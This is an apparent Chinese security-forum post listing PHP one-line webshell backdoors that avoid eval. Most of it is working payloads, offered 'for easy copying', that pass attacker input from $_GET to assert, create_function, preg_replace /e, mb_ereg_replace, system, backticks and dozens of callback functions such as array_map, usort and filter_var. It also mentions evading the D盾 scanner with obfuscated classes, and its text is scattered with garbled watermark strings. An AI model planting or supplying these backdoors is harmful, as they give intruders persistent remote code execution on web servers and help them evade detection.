php 无 eval 后门

> T00LS - 低调求发展 - 老牌第三方民间网络安全交流平台! {4 a1 ^1 a6 l8 Q(o x! `. ~& p+ R" N5 e O, Vw.....


- 低调求发展 - 老牌第三方民间网络安全交流平台! {4 a1 ^1 a6 l8 Q(o x
没啥质量的文章，我感觉我发的文章都挺水的，结果一下子又要被限号，只能硬着头皮再水一篇，轻喷。
php 任意代码执行的后门，我们喜欢用的是传统的 eval，5，7 通用。


```
<?php @eval($_GET['a']) ?>
```

但由于 eval 不能拆分，早期也有人喜欢用 assert，这样通过编码和拆分 assert，隐蔽性更高。

```
<?php @assert($_GET['a']) ?>
```

虽然有人说 assert 在 php7.0 及其以上版本被禁用，但实际上并没有禁用，而是和 eval 一样禁止拆分了。






T00LS% ^# B1 k% X# T0 u
绝大部分一句话后门，都跟这两个函数（其实不是函数）有关，有没有脱离这两个函数的呢？ | 低调求发展 - 潜心习安全 $ j H, n!]! m] U

有两种办法，一种是 create_function，它的作用是创建一个匿名函数，在内部也相当于执行了一次 eval。也有谣言说它在 php7 里面不能用了。

```
<?php $st=@create_function('',$_GET['a']);$st();?>
```



另外一种是 / e 修饰符，也就是大家熟知的 preg_replace。这个则是真的 php7 用不了了，仅限 php5

限 php5。

```
<?php @preg_replace('/.*/e',$_GET['a'],'');?>
```

除了 preg_replace 之外，还有一个和它类似的函数。

```
<?php @preg_filter('/.*/e',$_GET['a'],'');?>
```

这两个都是仅限 php5 的，php7 也想用这种方法怎么办呢？有办法，php 并没有完全将 / e 修饰符赶尽杀绝。

```
<?php @mb_ereg_replace('.*',$_GET['a'],'','ee');?>
<?php @mb_eregi_replace('.*',$_GET['a'],'','ee');?>
```

它们甚至还有别名

```
<?php @mbereg_replace('.*',$_GET['a'],'','ee');?>
<?php @mberegi_replace('.*',$_GET['a'],'','ee');?>
```

任意代码执行，一共就这四种方法，但毫无疑问，这些都开发出来很久了，单纯拿这些去绕 D 盾是很难的，这里也不是来教大家绕 D 盾的。想绕的话，其实 D 盾对类的检测力度不高，自己写个混淆一点的类，5 用 assert 拆分，7 用 create_function 拆分其实就很容易绕过去，具体不说了，大家可以在论坛里搜绕 D 盾的，大部分都是用类。
后门其实也不一定非要任意代码执行，去换个思路，比如执行系统命令。


```
<?php `$_GET[a]`;?>
<?php system($_GET['a']);?>
```

但 system 之类的很容易受到 disable_functions 影响，那么远程文件下载，文件上传，文件包含，反序列化都能当做隐蔽的后门维持方式。www.t00ls.net5 R) V5 l! T: @, J
除此之外，还有大名鼎鼎的回调函数。
回调函数的本质是下面这种代码，以函数作为变量。

```
<?php $_GET['a']($_GET['b']);?>
```

这样在 php5 中就可以 a=assert&b=phpinfo(); 来执行任意代码，但是到了 php7 中，就只能 a=system&b=whoami 这样命令执行。不过没有关系，还记得 create_function 吗?

```
<?php $st=$_GET['a']('',$_GET['b']);$st();?>
```



我从 php 官网几乎每个函数都看了一遍，找出所有 callback 性质的函数，尝试构造了一下用作后门的 payload，为了方便大家复制使用就去掉了所有换行。 | 低调求发展 - 潜心习安全 + K(T. a; V*}9 Z% }5 G `0 h

首先是那些没用的，这个只有一个参数只能 phpinfo。

```
<?php @header_register_callback($_GET['a']);?>
```

必须自定义函数先转化数组，实质上就是 $_GET['a']($_GET['b'])，所以也没啥用。

```
<?php @preg_replace_callback("|.+|",function($a){$_GET['a']($a[0]);},$_GET['b']);?>
<?php @preg_replace_callback_array(['|.+|'=>function($a){$_GET['a']($a[0]);}],$_GET['b']);?>
<?php @mb_ereg_replace_callback(".+",function($a){$_GET['a']($a[0]);},$_GET['b']);?>
<?php $arr=new arrayiterator(array($_GET['b']));@iterator_apply($arr,function($a){$_GET['a']($a[0
]);},array($arr));?>
```

剩下的就是有用的了。

```
<?php $arr=array($_GET['b']);@array_walk($arr,$_GET['a']);?>
<?php $arr=array($_GET['b']);@array_walk_recursive($arr,$_GET['a']);?>
<?php $arr=array($_GET['b'],$_GET['b']);@uasort($arr,$_GET['a']);?>

<?php $arr=array($_GET['b'],$_GET['b']);@usort($arr,$_GET['a']);?>
<?php $arr=array(''=>1,$_GET['b']=>2);@uksort($arr,$_GET['a']);?> //如果用system要$arr=array($_GET
['b']=>1,''=>2);
<?php @array_filter(array($_GET['b']),$_GET['a']);?>
<?php @array_map($_GET['a'],array($_GET['b']));?>
<?php @array_reduce(array(1),$_GET['a'],$_GET['b']);?>
<?php @array_udiff(array($_GET['b']),array(1),$_GET['a']);?>
<?php @array_udiff_assoc(array($_GET['b']),array(1),$_GET['a']);?>
<?php @array_udiff_uassoc(array($_GET['b']),array(1),$_GET['a'],$_GET['a']);?>
<?php @array_diff_uassoc(array($_GET['b']=>'1'),array($_GET['b']=>'1'),$_GET['a']);?>
<?php @array_diff_ukey(array($_GET['b']=>'1'),array($_GET['b']=>'1'),$_GET['a']);?>
<?php @array_intersect_ukey(array($_GET['b']=>'1'),array($_GET['b']=>'1'),$_GET['a']);?>
<?php @array_intersect_uassoc(array($_GET['b']=>''),array(''),$_GET['a']);?>
<?php @array_uintersect(array($_GET['b']),array(''),$_GET['a']);?>
<?php @array_uintersect_uassoc(array($_GET['b']),array(''),$_GET['a'],$_GET['a']);?>
<?php @array_uintersect_assoc(array($_GET['b']),array(''),$_GET['a']);?>
<?php @filter_var($_GET['b'],FILTER_CALLBACK,array('options'=>$_GET['a']));?>
<?php @filter_var_array(array('a'=>$_GET['b']),array('a'=>array('filter'=>FILTER_CALLBACK,'options'=
>$_GET['a'])));?>
<?php @filter_input(INPUT_GET, 'b', FILTER_CALLBACK, array('options'=>($_GET['a'])));?>
<?php @filter_input_array(INPUT_GET,array('b'=>array('filter'=>FILTER_CALLBACK,'options'=>$_GET['a'
])));?>
<?php @call_user_func($_GET['a'],$_GET['b']);?>
```

```php
<?php @call_user_func_array($_GET['a'],array($_GET['b']));?>
<?php @register_tick_function($_GET['a'],$_GET['b']);declare(ticks=1);?>
<?php @register_shutdown_function($_GET['a'],$_GET['b']);?>
<?php @forward_static_call_array($_GET['a'],array($_GET['b']));?>
<?php class a{public function a($args){@forward_static_call($_GET['a'],$args);}}new a($_GET['b']);?>
<?php @ob_start($_GET['a']);echo $_GET['b'];ob_end_flush();?> //assert无回显
```